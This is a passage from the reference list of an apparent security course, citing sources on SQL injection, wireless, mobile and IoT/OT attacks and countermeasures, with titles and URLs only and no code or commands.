324. K. K. Mookhey and Nilesh Burghate, (2004), Detection of SQL Injection and Cross-site Scripting Attacks, from https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=001f5e09-88b4-4a9a-b310-4c20578eecf9&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments.

325. Debasish Das, Utpal Sharma, and D.K. Bhattacharyya, (2010), An Approach to Detection of SQL Injection Attack Based on Dynamic Query Matching, from https://www.ijcaonline.org/journal/number25/pxc387766.pdf.

326. (2010), Quick Security Reference: SQL Injection, from http://download.microsoft.com/download/E/E/7/EE7B9CF4-6A59-4832-8EDE-B018175F4610/Quick%20Security%20Reference%20-%20SQL%20Injection.docx.

327. Alexander Kornbrust, (2009), ODTUG - SQL Injection Crash Course for Oracle Developers, from http://www.red-database-security.com/wp/OOW2009_sql_crashcourse_for_developers.pdf.

328. William G.J. Halfond, Jeremy Viegas, and Alessandro Orso, (2006), A Classification of SQL Injection Attack Techniques and Countermeasures, from https://www.cc.gatech.edu/~orso/papers/halfond.viegas.orso.ISSSE06.presentation.pdf.

329. (2010), SQL Injection, from https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008/ms161953(v=sql.100)?redirectedfrom=MSDN.

330. Blind SQL Injection, from http://www.evilsql.com/main/page1.php.

331. SQL Injection, from https://www.w3schools.com/sql/sql_injection.asp.

332. SQL Injection Cheat Sheet & Tutorial: Vulnerabilities & How to Prevent SQL Injection Attacks, from https://www.veracode.com/security/sql-injection.

333. Types of SQL Injection (SQLi), from https://www.acunetix.com/websitesecurity/sql-injection2/.

334. Everything You Need to Know About SQL Injection Attacks & Types, SQLi Code Example, Variations, Vulnerabilities & More, from http://www.firewall.cx/general-topics-reviews/web-application-vulnerability-scanners/1207-how-sql-injection-attacks-work-examples.html.

335. Hack2Secure, (2017), Understanding SQL Injection Attacks, from https://www.hack2secure.com/blogs/understanding-sql-injection-attacks.

336. Using Comments to Simplify SQL Injection, from https://www.sqlinjection.net/comments/.

337. SQL Injection Cheat Sheet, from https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/#InlineComments.

338. (2017), SQL Injection Tutorial, from https://www.w3resource.com/sql/sql-injection/sql-injection.php.

339. Types of SQL Injection Attacks, from http://hwang.cisdept.cpp.edu/swanew/Text/SQL-Injection.htm.

340. Time-Based Blind SQL Injection using Heavy Query, from https://www.sqlinjection.net/heavy-query/.

341. Steve Friedl, (2017), SQL Injection Attacks by Example, from http://www.unixwiz.net/techtips/sql-injection.html.

342. Simone Quatrini and Marco Rondini, "Blind Sql Injection with Regular Expressions Attack", from https://www.exploit-db.com/docs/english/17397-blind-sql-injection-with-regular-expressions-attack.pdf.

343. SQL Injection techniques, from https://www.oratechinfo.co.uk/sql_injection.html.

344. SQL Injection Attack, from https://shodhganga.inflibnet.ac.in/bitstream/10603/123504/7/chapter%202.pdf.

345. SQL Injection: Vulnerabilities & How to Prevent SQL Injection Attacks, from https://www.veracode.com/security/sql-injection.

Module 08: Wireless Attacks and Countermeasures

346. Peter Loshin, (2019), Defending against the most common wireless network attacks, from https://searchsecurity.techtarget.com/feature/A-list-of-wireless-network-attacks.

347. Ajay Kumar Gupta, (2010), Comment: Rogue Access Point Setups on Corporate Networks, from https://www.infosecurity-magazine.com/opinions/comment-rogue-access-point-setups-on-corporate/.

348. Bluetooth Security Risks and Tips to Prevent Security Threats, from https://www.brighthub.com/computing/smb-security/articles/30045.aspx.

349. Chris Weber and Gary Bahadu, (2009), Wireless Networking Security, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457019(v=technet.10)?redirectedfrom=MSDN.

350. Understanding WiFi Hotspots, from https://www.scambusters.org/wifi.html.

351. (2009), How 802.11 Wireless Works, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc757419(v=ws.10)?redirectedfrom=MSDN.

352. TKIP (Temporal Key Integrity Protocol), from https://www.tech-faq.com/tkip-temporal-key-integrity-protocol.html.

353. Kevin Beaver and Peter T. Davis, Understanding WEP Weaknesses, from https://www.dummies.com/programming/networking/understanding-wep-weaknesses/.

354. Rogue Wireless Access Point, from https://www.tech-faq.com/rogue-wireless-access-point.html.

355. ALFRED LOO, (2009), Security Threats of Smart Phones and Bluetooth, from http://www.aaronfrench.com/coursefiles/ucommerce/Loo_2009.pdf.

356. Bradley Mitchell, (2020) Wired vs. Wireless Networking, from https://www.lifewire.com/wired-vs-wireless-networking-816352.

357. Bradley Mitchell, (2019), Wireless Standards - 802.11b 802.11a 802.11g and 802.11n, from https://www.lifewire.com/wireless-standards-802-11a-802-11b-g-n-and-802-11ac-816553.

358. Wi-Fi Protected Access, from https://searchmobilecomputing.techtarget.com/definition/Wi-Fi-Protected-Access.

359. WPA (Wi-Fi Protected Access), from https://www.tech-faq.com/wpa-wi-fi-protected-access.shtml.

360. Paul Arana, (2006), Benefits and Vulnerabilities of Wi-Fi Protected Access 2 (WPA2), from https://cs.gmu.edu/~yhwang1/INFS612/Sample_Projects/Fall_06_GPN_6_Final_Report.pdf.

361. Gary Wollenhaupt, How Cell Phone Jammers work, from https://electronics.howstuffworks.com/cell-phone-jammer1.htm.

362. Brian R. Miller and Booz Allen Hamilton, (2002), Issues in Wireless security, from https://www.acsac.org/2002/case/wed-c-330-Miller.pdf.

363. Martin Beck and TU-Dresden, (2008), Practical attacks against WEP and WPA, from http://dl.aircrack-ng.org/breakingwepandwpa.pdf.

364. Chris Hurley, Finding cloaked access points, (Chapter 9), from https://books.google.co.in/books?id=wGJhDNspE3wC&pg=PA333&lpg=PA333&dq=cloaked+access+point&source=bl&ots=ZDkHSykDNV&sig=1sLKIx-1ZcqkhUdr1WpFaqYczyI&hl=en&ei=V8R2Ss35Oo2e6gP59viqCw&sa=X&oi=book_result&ct=result&redir_esc=y#v=onepage&q=cloaked%20access%20point&f=false.

365. Protecting your wireless network from hacking, from http://www.businessknowledgesource.com/technology/protecting_your_wireless_network_from_hacking_025027.html.

366. Agustina, J. V. Peng Zhang, and Kantola, (2003), Performance evaluation of GSM handover traffic in a GPRS/GSM network, from https://ieeexplore.ieee.org/document/1214113?isnumber=27298&arnumber=1214113&count=217&index=21.

367. Service set identifier, from https://searchmobilecomputing.techtarget.com/definition/service-set-identifier.

368. Humphrey Cheung, (2005), How To Crack WEP - Part 1: Setup & Network Recon, from https://www.tomsguide.com/us/how-to-crack-wep,review-451.html.

369. Humphrey Cheung, (2005), How To Crack WEP - Part 2: Performing the Crack, from https://www.tomsguide.com/us/how-to-crack-wep,review-459.html.

370. Humphrey Cheung, (2005), How To Crack WEP - Part 3: Securing your WLAN, from https://www.tomsguide.com/us/how-to-crack-wep,review-471.html.

371. Chris Weber and Gary Bahadur, (2009), Wireless Networking Security, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457019(v=technet.10)?redirectedfrom=MSDN.

372. (2009), How 802.11 Wireless Works, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc757419(v=ws.10)?redirectedfrom=MSDN.

373. Brandon Teska, (2008), How To Crack WPA / WPA2, from https://www.smallnetbuilder.com/wireless/wireless-howto/30278-how-to-crack-wpa--wpa2.

374. (2006), How To Crack WEP and WPA Wireless Networks, from http://121space.com/index.php?showtopic=3376.

375. (2009), How to prevent wireless DoS attacks, from https://searchsecurity.techtarget.com/feature/How-to-prevent-wireless-DoS-attacks.

376. Peter Loshin, (2009), A list of wireless network attacks, from https://searchsecurity.techtarget.com/feature/A-list-of-wireless-network-attacks.

377. Lisa Phifer, (2009), A wireless network vulnerability assessment checklist, from https://searchsecurity.techtarget.com/feature/A-wireless-network-vulnerability-assessment-checklist.

378. Lisa Phifer, (2009), Hunting for rogue wireless devices, from https://searchsecurity.techtarget.com/feature/Hunting-for-rogue-wireless-devices.

379. PreciousJohnDoe, List of Wireless Network Attacks, from https://www.brighthub.com/computing/smb-security/articles/53949/.

380. Laurent Oudot, (2004), Wireless Honeypot Countermeasures, from https://www.symantec.com/connect/articles/wireless-honeypot-countermeasures.

381. Andrei A. Mikhailovsky, Konstantin V. Gavrilenko, and Andrew Vladimirov, (2004), The Frame of Deception: Wireless Man-in-the-Middle Attacks and Rogue Access Points Deployment, from http://www.informit.com/articles/article.aspx?p=353735&seqNum=7.

382. Renee Oricchio, How to Surf Safely on Public Wi-Fi, from https://www.inc.com/telecom/articles/200707/wifi.html.

383. What is WiFi, from https://www.scambusters.org/wifi.html.

384. Trishna Panse and Prashant Panse, (2013), A Survey on Security Threats and Vulnerability attacks on Bluetooth Communication, from http://www.ijcsit.com/docs/Volume%204/Vol4Issue5/ijcsit2013040521.pdf.

385. How to Bluejack, from https://www.wikihow.com/Bluejack.

386. John Padgette and Karen Scarfone, (2012), Guide to Bluetooth Security (Draft), from https://csrc.nist.gov/csrc/media/publications/sp/800-121/rev-1/final/documents/draft-sp800-121_rev1.pdf.

387. Nateq Be-Nazir Ibn Minar and Mohammed Tarique, (2012), Bluetooth Security Threats And Solutions: A Survey, from http://airccse.org/journal/ijdps/papers/0112ijdps10.pdf.

388. Keijo M.J. Haataja, (2005), Detailed descriptions of new proof-of-concept Bluetooth security analysis tools and new security attacks, from http://www.cs.uku.fi/tutkimus/publications/reports/B-2005-1.pdf.

389. (2017), What You Should Know About the ‘KRACK’ WiFi Security Weakness, from https://krebsonsecurity.com/2017/10/what-you-should-know-about-the-krack-wifi-security-weakness/.

390. Lily Hay Newman, (2017), The 'Secure' Wi-Fi Standard has a Huge, Dangerous Flaw, from https://www.wired.com/story/krack-wi-fi-wpa2-vulnerability/.

391. Steve Tilson, (2017), WPA2 Key Reinstallation Attack (KRACK) Vulnerability Detection Dashboard, from https://www.tenable.com/sc-dashboards/wpa2-key-reinstallation-attack-krack-vulnerability-detection-dashboard.

392. Thomas Brewster, (2017), Update Every Device -- This KRACK Hack Kills Your Wi-Fi Privacy, from https://www.forbes.com/sites/thomasbrewster/2017/10/16/krack-attack-breaks-wifi-encryption/#3d9b890e2ba9.

393. Paul Ducklin, (2017), Wi-Fi at risk from KRACK attacks – here’s what to do, from https://nakedsecurity.sophos.com/2017/10/16/wi-fi-at-risk-from-krack-attacks-heres-what-to-do/.

394. Charlie Osborne and Zack Whittaker, (2017), Here's every patch for KRACK Wi-Fi vulnerability available right now, from https://www.zdnet.com/article/here-is-every-patch-for-krack-wi-fi-attack-available-right-now/.

395. Michael Heller, (2017), KRACK WPA2 flaw might be more hype than risk, from https://searchsecurity.techtarget.com/news/450428414/KRACK-WPA2-vulnerability-might-be-more-hype-than-risk.

396. Attacks on EAP Protocols, from http://etutorials.org/Networking/Wireless+lan+security/Chapter+6.+Wireless+Vulnerabilities/Attacks+on+EAP+Protocols/.

397. Wireless Security Protocols: WEP, WPA, WPA2 and WPA3, from https://www.cyberpunk.rs/wireless-security-protocols-wep-wpa-wpa2-and-wpa3.

398. Penny Hoelscher, (2018), What is WPA3, is it secure and should I use it?, from https://www.comparitech.com/blog/information-security/what-is-wpa3/.

399. Discover Wi-Fi Security, from https://www.wi-fi.org/discover-wi-fi/security.

400. (2018), WPA3 Explained, from https://medium.com/@reliancegcs/wpa3-explained-wi-fi-is-getting-major-security-update-2b6dca8f3aff.

401. (2020), Wi-Fi Protected Access, from https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access.

402. (2013), Wireless Attacks Unleashed, from https://resources.infosecinstitute.com/wireless-attacks-unleashed/#gref.

403. Gurubaran S, (2019), Pentesting & Crack WPA/WPA2 WiFi Passwords with Wifiphisher by Jamming the WiFi, from https://gbhackers.com/crack-wpawpa2-kali-linux-tutorial/.

404. Tomáš Foltýn, (2019), WPA3 Flaws May Let Attackers Steal Wi-Fi Passwords, from https://www.welivesecurity.com/2019/04/11/wpa3-flaws-steal-wifi-passwords/.
405. Catalin Cimpanu, (2019), Dragonblood vulnerabilities disclosed in WiFi WPA3 standard, from https://www.zdnet.com/article/dragonblood-vulnerabilities-disclosed-in-wifi-wpa3-standard/. .
406. Dan Goodun, (2019), Serious flaws leave WPA3 vulnerable to hacks that steal Wi-Fi passwords, from https://arstechnica.com/information-technology/2019/04/serious-flaws-leave-wpa3-vulnerable-to-hacks-that-steal-wi-fi-passwords/.
407. Michael Peters, (2019), Dragonblood Vulnerabilities Discovered in WPA3 WiFi Standard, from https://securityboulevard.com/2019/04/dragonblood-vulnerabilities-discovered-in-wpa3-wifi-standard/.
408. Sergiu Gatlan, (2019), WPA3 Wi-Fi Standard Affected by New Dragonblood Vulnerabilities, from https://www.bleepingcomputer.com/news/security/wpa3-wi-fi-standard-affected-by-new-dragonblood-vulnerabilities/.
409. Pierluigi Paganini, (2019), WPA3 Attacks Allow Hackers to Hack Wi-Fi Password, from https://securityaffairs.co/wordpress/83653/hacking/wpa3-security-flaws.html.
410. Daniele Antonioli, Nils Ole Tippenhauer, and Kasper B. Rasmussen, The KNOB is Broken: Exploiting Low Entropy in the Encryption Key Negotiation of Bluetooth BR/EDR, from https://www.usenix.org/conference/usenixsecurity19/presentation/antonioli.
411. Doug Lynch, (2019), KNOB Attack exploits Bluetooth spec flaw to spy on device connections, from https://www.xda-developers.com/knob-attack-bluetooth-flaw/.
412. Michael Heller, (2019), KNOB attack puts all Bluetooth devices at risk, from https://searchsecurity.techtarget.com/news/252468914/KNOB-attack-puts-all-Bluetooth-devices-at-risk.
413. Daniele Antonioli, (2019), About the KNOB Attack, from https://knobattack.com.
414. Mathy Vanhoef and Eyal Ronen, Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd, from https://papers.mathyvanhoef.com/dragonblood.pdf.
415. Trapti Pandey and Pratha Khare, Bluetooth Hacking and its Prevention, from https://www.ltts.com/sites/default/files/resources/pdf/whitepapers/2017-12/Bluetooth-Hacking-and-its-Prevention.pdf.
416. Art Miller, (2019), How to Protect Yourself from Bluetooth Hacking, from https://www.vectorsecurity.com/blog/how-to-protect-yourself-from-bluetooth-hacking.

Module 09: Mobile Attacks and Countermeasures

417. Android framework for exploitation, from http://www.xysec.com/afe_manual.pdf.
418. Sarah Perez, (2010), How to Hack Your Android Phone (and Why You Should Bother), from https://readwrite.com/2010/01/27/how_to_hack_your_android_phone/.
419. (2016), OWASP Mobile Top 10, from https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks.
420. Security Threat Report 2014, from https://www.sophos.com/en-us/medialibrary/PDFs/other/sophos-security-threat-report-2014.pdf.
421. wiseGEEK, What is Mobile Phone Spam?, from https://www.wisegeek.com/what-is-mobile-phone-spam.htm.
422. Murugiah Souppaya and Karen Scarfone, (2013), Guidelines for Managing the Security of Mobile Devices in the Enterprise, from https://csrc.nist.gov/csrc/media/publications/sp/800-124/rev-1/final/documents/draft_sp800-124-rev1.pdf.
423. Michael Cooney, (2012), 10 common mobile security problems to attack, from https://www.pcworld.com/article/2010278/10-common-mobile-security-problems-to-attack.html.
424. Shruti Dhapola, (2014), Android is most hacked mobile OS: Here’s how to protect your phone, from https://www.firstpost.com/tech/news-analysis/android-malware-increasing-tips-protect-phone-3647981.html.
425. iOS jailbreaking, from https://en.wikipedia.org/wiki/IOS_jailbreaking#Types_of_jailbreaks.
426. Lisa Phifer, (2013), BYOD security strategies: Balancing BYOD risks and rewards, from https://searchsecurity.techtarget.com/feature/BYOD-security-strategies-Balancing-BYOD-risks-and-rewards.

427. Sam Bakken, (2017), Defense in Depth: A Layered Approach to Mobile Security with MDM, MAM & Mobile App Vetting, from https://www.nowsecure.com/blog/2017/12/12/defense-in-depth-a-layered-approach-to-mobile-security-with-mdm-mam-mobile-app-vetting/.
428. (2017), Anatomy of an Android, from https://www.sophos.com/en-us/medialibrary/PDFs/other/sophos-anatomy-of-an-android-infographic.pdf.
429. Victor Chebyshev, Fedor Sinitsyn, Denis Parinov, Boris Larin, Oleg Kupreev, and Evgeny Lopatin, (2019), IT threat evolution Q2 2019. Statistics, from https://securelist.com/it-threat-evolution-q2-2019-statistics/92053/.
430. "Agent Smith": The New Virus to Hit Mobile Devices, from https://blog.checkpoint.com/2019/07/10/agent-smith-android-malware-mobile-phone-hack-virus-google/.
431. (2019), Agent Smith virus hides in WhatsApp, infests 1.5 crore Android phones in India: What is it, should you worry, from https://www.indiatoday.in/technology/news/story/agent-smith-virus-whatsapp-infects-android-phones-in-india-what-is-it-1566668-2019-07-11.
432. Aviran Hazum, Feixiang He, Inbal Marom, Bogdan Melnykov, and Andrey Polkovnichenko, (2019), Agent Smith: A New Species of Mobile Malware, from https://research.checkpoint.com/agent-smith-a-new-species-of-mobile-malware/.
433. Pierluigi Paganini, (2016), Researchers hack WhatsApp accounts through SS7 protocol, from https://securityaffairs.co/wordpress/47179/hacking/hacking-ss7-protocol.html.
434. Samuel Gibbs, (2016), SS7 hack explained: what can you do about it?, from https://www.theguardian.com/technology/2016/apr/19/ss7-hack-explained-mobile-phone-vulnerability-snooping-texts-calls.
435. Secure your network from SS7 attacks, from https://www.sinch.com/insights/operator-opportunities/ss7/?cn-reloaded=1.
436. Simjacker, from https://simjacker.com.
437. Shouvik Das, (2019), Your Data, Location Might be Tracked with This SIM Card Flaw, Without Your Knowledge, from https://www.news18.com/news/tech/your-data-location-might-be-tracked-with-this-sim-card-flaw-without-your-knowledge-2306879.html.
438. Mohit Kumar, (2019), New SIM Card Flaw Lets Hackers Hijack Any Phone Just by Sending SMS, from https://thehackernews.com/2019/09/simjacker-mobile-hacking.html.
439. Connor Jones, (2019), Android phones vulnerable to advanced SMS phishing attacks, from https://www.itpro.co.uk/security/34334/android-phones-vulnerable-to-advanced-sms-phishing-attacks.
440. Ravie Lakshmanan, (2019), Hackers are now attacking Android users with advanced SMS phishing techniques, from https://thenextweb.com/security/2019/09/04/hackers-are-now-attacking-android-users-with-advanced-sms-phishing-techniques/.
441. Heinrich Long, (2020), How to Secure Your Android Device and Have More Privacy, from https://restoreprivacy.com/secure-android-privacy/.
442. Michael Simon, (2019), How to Secure, Protect, and Completely Lock Down Your Android Phone, from https://www.pcworld.com/article/3332211/secure-android-phone.html.
443. Steven J. and Vaughan-Nichols, (2018), The 10 best ways to secure your Android phone, from https://www.zdnet.com/article/the-ten-best-ways-to-secure-your-android-phone/.
444. Lewis Painter, (2019), iPhone Security Tips: How to Protect Your Phone from Hackers, from https://www.macworld.co.uk/how-to/iphone/iphone-security-tips-3638233/.
445. (2019), 5 Easy Ways to Protect Your iPhone and Privacy in 2020 FREE, from https://www.vpnmentor.com/blog/protect-privacy-iphone/.
446. Ken Hess, (2014), 10 BYOD policy guidelines for a secure work environment, from https://techtalk.gfi.com/10-byod-policy-guidelines-for-a-secure-work-environment/.
447. OWASP Mobile Top 10, from https://owasp.org/www-project-mobile-top-10/#tab=Top_10_Mobile_Controls.
448. (2020), IT threat evolution Q3 2020 Mobile statistics, from https://securelist.com/it-threat-evolution-q3-2020-mobile-statistics/99461/#:~:text=Mobile%20threat%20statistics,than%20in%20the%20previous%20quarter.&text=For%20the%20first%20time%20in,compared%20to%20the%20previous%20period.
449. Mobile Security Primer, from https://books.nowsecure.com/secure-mobile-development/en/primer/mobile-security.html.

Module 10: IoT and OT Attacks and Countermeasures

450. Margaret Rouse, (2016), Internet of Things (IoT), from https://internetofthingsagenda.techtarget.com/definition/Internet-of-Things-IoT.
451. Bernadette Johnson, How the Internet of Things Works, from https://computer.howstuffworks.com/internet-of-things.htm.
452. (2016), The Pros and Cons of IoT, from http://www.humavox.com/blog/pros-cons-iot/.
453. (2015), How IoT Works – An Overview of the Technology Architecture, from https://www.embitel.com/blog/embedded-blog/how-iot-works-an-overview-of-the-technology-architecture-2.
454. Internet of Things: Explained, from https://www.carritech.com/news/internet-of-things/.
455. Dr. Gaurav Bajpai, Middleware for Internet of Things, from http://wireless.ictp.it/rwanda_2015/presentations/Middleware_IoT.pdf.
456. M2M/IoT Sector Map, from http://www.beechamresearch.com/article.aspx?id=4.
457. Vasanth Ganesan, (2016), Video meets the Internet of Things, from https://www.mckinsey.com/industries/technology-media-and-telecommunications/our-insights/video-meets-the-internet-of-things.
458. Internet of things, from https://en.wikipedia.org/wiki/Internet_of_things#Trends_and_characteristics.
459. Anupama Kaushik, (2016), IOT-An Overview, from https://www.ijarcce.com/upload/2016/march-16/IJARCCE%20264.pdf.
460. Karen Rose, Scott Eldridge, Lyman Chapin, (2015), The Internet of Things: An Overview, from https://www.internetsociety.org/wp-content/uploads/2017/08/ISOC-IoT-Overview-20151221-en.pdf.
461. Bruce Byfield, (2016), The Internet of Things: 7 Challenges, from https://www.datamation.com/data-center/the-internet-of-things-7-challenges/.
462. Aritra Sarkhel, (2016), 5 challenges to Internet of Things, from https://economictimes.indiatimes.com/internet/5-challenges-to-internet-of-things/articleshow/52700940.cms.
463. Robbie Mitchell, (2015), 5 challenges of the Internet of Things, from https://blog.apnic.net/2015/10/20/5-challenges-of-the-internet-of-things/.
464. Charlie Ashton, (2015), Is IoT a Threat or an Opportunity for Service Providers?, from https://www.sdxcentral.com/articles/contributed/iot-threat-opportunity-service-providers-charlie-ashton/2015/06/.
465. Avantika Monnappa, (2018), TOGAF and the Internet of Things, from https://www.simplilearn.com/togaf-applications-in-internet-of-things-iot-article.
466. Tessel Renzenbrink, (2014), Internet of Things Poses an Unprecedented Privacy Risk, from https://www.elektormagazine.com/articles/internet-of-things-poses-an-unprecedented-privacy-risk.
467. (2016), Top IoT Vulnerabilities, from https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project#tab=IoT_Top_10.
468. Masato Terada, Naoko, and Naoko Ohnishi, (2017), HIRT-PUB16003: Cyber-attacks Using IoT Devices, https://www.hitachi.com/hirt/publications/hirt-pub16003/index.html.
469. APNIC, (2017), IoT - the Next Wave of DDoS Threat Landscape, from https://www.slideshare.net/apnic/iot-the-next-wave-of-ddos-threat-landscape?qid=b1d633e5-2d40-4151-b3ec-91d93be094ea&v=&b=&from_search=6.
470. Jaikumar Vijayan, (2014), Target attack shows danger of remotely accessible HVAC systems, from https://www.computerworld.com/article/2487452/cybercrime-hacking/target-attack-shows-danger-of-remotely-accessible-hvac-systems.html.
471. Paul Roberts, (2012), FBI Issued Alert over July Attack on HVAC System, from https://securityledger.com/2012/12/fbi-issued-alert-over-july-attack-on-hvac-system/.
472. Erez Metula, (2016), Hacking The IoT (Internet of Things) - PenTesting RF Operated Devices, from https://www.owasp.org/images/2/29/AppSecIL2016_HackingTheIoT-PenTestingRFDevices_ErezMetula.pdf.
473. Jerry Hildenbrand, (2017), Let's talk about Blueborne, the latest Bluetooth vulnerability, from https://www.androidcentral.com/lets-talk-about-blueborne-latest-bluetooth-vulnerability.
474. (2017), The Attack Vector “BlueBorne” Exposes Almost Every Connected Device, from https://www.armis.com/blueborne/.
475. Blueborne Attack Threatens IoT Devices, from https://www.pindrop.com/blog/blueborne-attack-threatens-iot-devices/.

476. Kim Zetter, (2016), Inside the Cunning, Unprecedented Hack of Ukraine's Power Grid, from https://www.wired.com/2016/03/inside-cunning-unprecedented-hack-ukraines-power-grid/.

477. Rita Sharma, Top 10 Challenges Enterprises Face in IoT Implementation, from https://www.finoit.com/blog/enterprise-challenges-in-iot/.

478. Internet of Things (IoT) Threats, from https://appsec-labs.com/iot_threats/#toggle-id-5.

479. (2019), IoT Application Security Challenges and Solutions, from https://www.iotforall.com/iot-application-security/.

480. Anand Srinivasan, (2017), Understanding SDR-Based Attacks on IoT, from https://datafloq.com/read/understanding-sdr-based-attacks-on-iot/3735.

481. Nitesh Malviya, IoT Radio Communication Attack, from https://resources.infosecinstitute.com/iot-radio-communication-attack/#gref.

482. Robert Keim, (2017), Introduction to Software-Defined Radio, from https://www.allaboutcircuits.com/technical-articles/introduction-to-software-defined-radio/.

483. Rene Millman, (2018), Hackers Could Use Web-based Attacks to Take Over IoT Devices, from https://internetofbusiness.com/hackers-could-use-web-based-attacks-to-take-over-iot-devices/.

484. Gunes Acar, Danny Huang, Frank Li, Arvind Narayanan, and Nick Feamster, Web-based Attacks on Local IoT Devices, from https://conferences.sigcomm.org/sigcomm/2018/files/slides/iot/paper_3.1.pdf.

485. Margaret Rouse, (2008), DNS Rebinding Attack, from https://searchsecurity.techtarget.com/definition/DNS-rebinding-attack.

486. Kobus Marneweck, (2019), The Role of Physical Security in IoT, from https://community.arm.com/iot/b/blog/posts/the-role-of-physical-security-in-iot.

487. Shivam Bhasin and Debdeep Mukhopadhyay, (2016), Fault Injection Attacks, from https://pdfs.semanticscholar.org/0ae1/a6e055383e64011fa639e42f9294d11c3639.pdf.

488. Hezam Akram Abdul-Ghani, Dimitri Konstantas, and Mohammed Mahyoub, (2018), A Comprehensive IoT Attacks Survey Based on a Building-blocked Reference Model, from https://thesai.org/Downloads/Volume9No3/Paper_49-A_Comprehensive_IoT_Attacks_Survey.pdf.

489. Karen Taylor, Mark Steedman, Amen Sanghera, and Matthew Thaxter, (2018), Medtech and the Internet of Medical Things, from https://www2.deloitte.com/content/dam/Deloitte/global/Documents/Life-Sciences-Health-Care/gx-lshc-medtech-iomt-brochure.pdf.

490. Dr Leonie Maria Tanczer, Dr Ine Steenmans, Dr Irina Brass, and Dr Madeline Carr, (2018), Networked World Risks and Opportunities in the Internet of Things, from https://discovery.ucl.ac.uk/id/eprint/10063068/1/InterconnectedWorld2018.pdf.

491. OWASP Internet of Things, from https://owasp.org/www-project-internet-of-things/#Things_to_check_for_once_the_file_system_is_mounted_or_extracted.

492. Industrial IoT: Threats and Countermeasures, from https://www.rambus.com/iot/industrial-iot/.

493. Internet of Things (IoT) security: 9 ways you can help protect yourself, from https://us.norton.com/internetsecurity-iot-securing-the-internet-of-things.html.

494. Cujo AI, (2018), Five Key Security Tips to Avoid an IoT Hack, from https://www.helpnetsecurity.com/2018/08/14/avoid-iot-hack/.

495. Common Attacks on IoT Devices, from https://elinux.org/images/f/f8/Common-Attacks-on-IoT-Devices-Christina-Quast.pdf.

496. Jeff Day, Roger Shepherd, Paul Kearney and Richard Storer, (2018), Best Practice Guides, from https://www.iotsecurityfoundation.org/wp-content/uploads/2019/03/Best-Practice-Guides-Release-1.2.1.pdf.

497. (2020), Operational Technology, from https://en.wikipedia.org/wiki/Operational_Technology.

498. Lauren Horwitz, OT networks and IT networks are closely intertwined, from https://www.cisco.com/c/en/us/products/security/ot-networks.html.

499. Operational Technology (OT) – Definitions and Differences with IT, from https://www.i-scoop.eu/industry-4-0/operational-technology-ot/.

500. Graham Williamson, (2015), OT, ICS, SCADA – What’s the difference?, from https://www.kuppingercole.com/blog/williamson/ot-ics-scada-whats-the-difference.

501. About Industrial Networks, from https://www.oreilly.com/library/view/industrial-network-security/9780124201149/B9780124201149000022/B9780124201149000022.xhtml#B9780124201149000022.

502. Mohamed Babikir, (2018), Convergence of IT and OT in Energy and Manufacturing, from https://www.digitalistmag.com/cio-knowledge/2018/11/05/convergence-of-it-ot-in-energy-manufacturing-06192743/.

503. Tim Sowell, (2015), OT/IT Convergence "What does it mean in the Industrial World?", from http://operationalevolution.blogspot.com/2015/02/otit-convergence-what-does-it-mean-in.html.

504. Bridging the Gap Between Operational Technology and Information Technology, from https://www.avnet.com/wps/wcm/connect/onesite/90fb068d-33a4-4039-970e-91bea619456f/pa-eurotechot-it-whitepaper-inc0364043-0416-en.pdf?MOD=AJPERES&CVID=lFRXUrV&id=1489688438797.

505. Beginners: What is Industrial IoT (IIoT), from https://www.youtube.com/watch?v=6MN0xRJ3yzE.

506. The Purdue model for Industrial control systems, from https://subscription.packtpub.com/book/networking_and_servers/9781788395151/1/ch01lvl1sec10/the-purdue-model-for-industrial-control-systems.

507. (2019), Blueprint for Securing Industrial Control Systems, from https://www.checkpoint.com/downloads/products/cp-industrial-control-ics-security-blueprint.pdf.

508. Ethernet-to-the-Factory 1.2 Design and Implementation Guide, from https://www.cisco.com/c/en/us/td/docs/solutions/Verticals/EttF/EttFDIG/ch2_EttF.html.

509. Rick Peters, (2019), Key Findings on the State of Operational Technology and Cybersecurity, from https://www.csoonline.com/article/3392579/key-findings-on-the-state-of-operational-technology-and-cybersecurity.html#:~:targetText=Cybersecurity%20Risks%20for%20Operational%20Technology&targetText=The%20most%20common%20types%20of,spyware%2C%20and%20mobile%20security%20breaches.

510. Operational Technology and Security, from http://trustcentral.com/use-cases/operational-technology-ot-and-iiot/.

511. (2018), Side-Channel Attacks Put Critical Infrastructure at Risk, from https://www.icscybersecurityconference.com/side-channel-attacks-put-critical-infrastructure-at-risk/.

512. Eduard Kovacs, (2018), ICS Devices Vulnerable to Side-Channel Attacks: Researcher, from https://www.securityweek.com/ics-devices-vulnerable-side-channel-attacks-researcher.

513. Dr. Siv Hilde Houmb, (2018), How to Hack Programmable Logic Controllers, from https://www.controldesign.com/articles/2018/how-to-hack-programmable-logic-controllers/.

514. Ali Abbasi and Majid Hashemi, (2016), Ghost in the PLC: Designing an Undetectable Programmable Logic Controller Rootkit via Pin Control Attack, from https://research.utwente.nl/en/publications/ghost-in-the-plc-designing-an-undetectable-programmable-logic-con.

515. (2019), Attacks Against Industrial Machines via Vulnerable Radio Remote Controllers: Security Analysis and Recommendations, from https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/attacks-against-industrial-machines-via-vulnerable-radio-remote-controllers-security-analysis-and-recommendations.

516. Bruce Sussman, (2019), Industrial Cybersecurity: RF Vulnerability, from https://www.secureworldexpo.com/industry-news/industrial-cybersecurity-risk-study.

517. (2018), An Introduction to Operational Technology and it's Security: 5 Key Facts, from https://www.vsec.infinigate.co.uk/blog/operational-technology-security-ransomware-threats.

518. Marcel Kisch, (2017), What Do Recent Attacks Mean for OT Network Security?, from https://securityintelligence.com/what-do-recent-attacks-mean-for-ot-network-security/.

